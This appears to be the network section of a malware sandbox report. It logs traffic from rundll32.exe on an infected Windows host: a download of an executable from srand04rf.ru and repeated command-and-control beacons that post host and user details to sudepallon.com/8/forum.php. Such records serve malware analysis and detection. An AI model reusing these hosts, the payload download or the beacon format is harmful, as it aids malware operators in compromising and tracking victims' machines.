Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.22	49352	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.22	49353	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.22	49354	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.22	49184	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:48.451046944 CEST	315	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:48.518409014 CEST	315	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 56 45 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJVEQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.22	49355	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.22	49356	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.22	49357	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.2.22	49358	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.2.22	49359	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.2.22	49360	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.2.22	49361	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.2.22	49362	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.2.22	49363	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.2.22	49364	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	8.211.241.0	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:42.683511972 CEST	2	OUT	GET /7hfjsdfjks.exe HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: srand04rf.ru Cache-Control: no-cache
Jul 9, 2021 03:07:42.873905897 CEST	3	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 09 Jul 2021 01:07:42 GMT Content-Type: application/octet-stream Content-Length: 272910 Connection: keep-alive Last-Modified: Wed, 09 Jun 2021 16:00:40 GMT ETag: "60c0e5a8-42a0e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 00 00 00 00 00 2a 04 00 00 00 00 00 e0 00 2f 03 0b 01 02 1e 00 50 03 00 00 26 04 00 00 06 00 00 80 14 00 00 00 10 00 00 00 60 03 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 80 04 00 00 04 00 00 81 81 04 00 02 00 00 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 50 04 00 a4 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 64 9b 03 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b4 52 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 4f 03 00 00 10 00 00 00 50 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 38 00 00 00 00 60 03 00 00 02 00 00 00 54 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 a8 2d 00 00 00 70 03 00 00 2e 00 00 00 56 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2f 34 00 00 00 00 00 00 14 90 00 00 00 a0 03 00 00 92 00 00 00 84 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 62 73 73 00 00 00 00 40 04 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 69 64 61 74 61 00 00 a4 0e 00 00 00 50 04 00 00 10 00 00 00 16 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 38 00 00 00 00 60 04 00 00 02 00 00 00 26 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 08 00 00 00 00 70 04 00 00 02 00 00 00 28 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 c3 8d b4 26 00 00 00 00 8d bc 27 00 00 00 00 83 ec 1c 31 c0 66 81 3d 00 00 40 00 4d 5a c7 05 ec 43 44 00 01 00 00 00 c7 05 e8 43 44 00 01 00 00 00 c7 05 e4 43 44 00 01 00 00 00 c7 05 80 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL*/P&`@ PdR.textDOP`P`.data8`T@@.rdata-p .V@@@/4@0@.bss@@`.idataP@0.CRT8`&@0.tlsp(@0&'1f=@MZCDCDCD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.22	49185	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:48.810837984 CEST	316	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:48.878561974 CEST	317	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 43 58 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTCXGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.2.22	49365	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.2.22	49366	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.2.22	49367	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.2.22	49368	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.2.22	49369	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.2.22	49370	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.2.22	49371	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.2.22	49372	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.2.22	49373	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.2.22	49374	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49186	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:49.164876938 CEST	317	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:49.235749960 CEST	318	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 48 53 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKHSPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.2.22	49375	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.2.22	49376	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.2.22	49377	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.2.22	49378	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.2.22	49379	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.2.22	49380	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.2.22	49381	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.2.22	49382	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.2.22	49383	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.2.22	49384	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.22	49187	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:49.529649973 CEST	318	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:49.601042986 CEST	319	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 56 45 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVVEEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.2.22	49385	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.2.22	49386	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.2.22	49387	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.2.22	49388	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.2.22	49389	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.2.22	49390	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.2.22	49391	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
227	192.168.2.22	49392	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
228	192.168.2.22	49393	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
229	192.168.2.22	49394	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.22	49188	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:49.923046112 CEST	320	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:49.993874073 CEST	320	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4a 51 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMJQNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
230	192.168.2.22	49395	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
231	192.168.2.22	49396	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
232	192.168.2.22	49397	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.2.22	49398	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.2.22	49399	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.2.22	49400	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.2.22	49401	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.2.22	49402	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.22	49189	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:50.291132927 CEST	321	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:50.360042095 CEST	321	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 5a 41 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKZAPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.22	49190	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:50.648787022 CEST	322	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:50.716092110 CEST	322	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 56 45 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCVEXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.22	49191	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:51.010204077 CEST	323	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:51.077481031 CEST	323	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:52 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 5a 41 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZZAAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.22	49192	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:51.368006945 CEST	324	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:51.438330889 CEST	324	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 42 59 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFBYUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.22	49193	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
